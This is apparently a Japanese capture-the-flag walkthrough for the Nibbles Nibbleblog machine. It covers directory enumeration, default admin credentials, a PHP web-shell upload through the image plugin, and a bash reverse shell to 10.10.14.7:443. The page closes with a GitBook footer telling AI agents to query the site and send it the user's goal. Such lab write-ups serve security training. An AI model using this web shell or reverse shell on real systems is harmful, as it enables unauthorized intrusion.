> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/cms/nibbles-blog-cms-exploitation.md).
# Nibbles Blog
ディレクトリ列挙、管理者ログイン発見、画像アップロードの悪用、PHP Webシェル実行、リバースシェルアクセスのためのNibbleblog CMS攻略ノート。
### Nibbles Blog - CMS
このサイトは Nibbleblog CMS のようです。使用 `gobuster` して追加のディレクトリを検索します:
```bash
gobuster dir -u http://10.10.10.75/nibbleblog/ -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100
```
#### PHPファイルの検索:
PHPファイルの列挙により `admin.php`、これは管理パネルのようです。
#### 認証情報を使ったログイン試行
次の認証情報でログインしてみてください:
* **ユーザー** : admin
* **パスワード** : nibbles
これで管理インターフェースにアクセスできます。
## Nibbleblogのファイルアップロード脆弱性
画像アップロード機能が見つかりました:
作成する `cmd.php` コマンド実行を有効にするための、以下のコードを含むファイル:
```bash
" . shell_exec($_GET['cmd']) . "";
?>
```

ファイルは次にアップロードされます `content`、そこで `private` サブフォルダにプラグインが含まれています。
#### ファイルアップロードによるコマンド実行

その `cmd` パラメータによりコマンド実行が可能です。例えば、システムの識別情報を取得するには次のURLを使用します:
/image.php?cmd=id
リバースシェルでサーバーにアクセスします。ポート443でリスナーを開始します:
```bash
nc -nlvp 443
```
次に、ターゲット上でリバースシェルを実行します:
```bash
bash -c "bash -i >%26 /dev/tcp/10.10.14.7/443 0>%261"
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/cms/nibbles-blog-cms-exploitation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)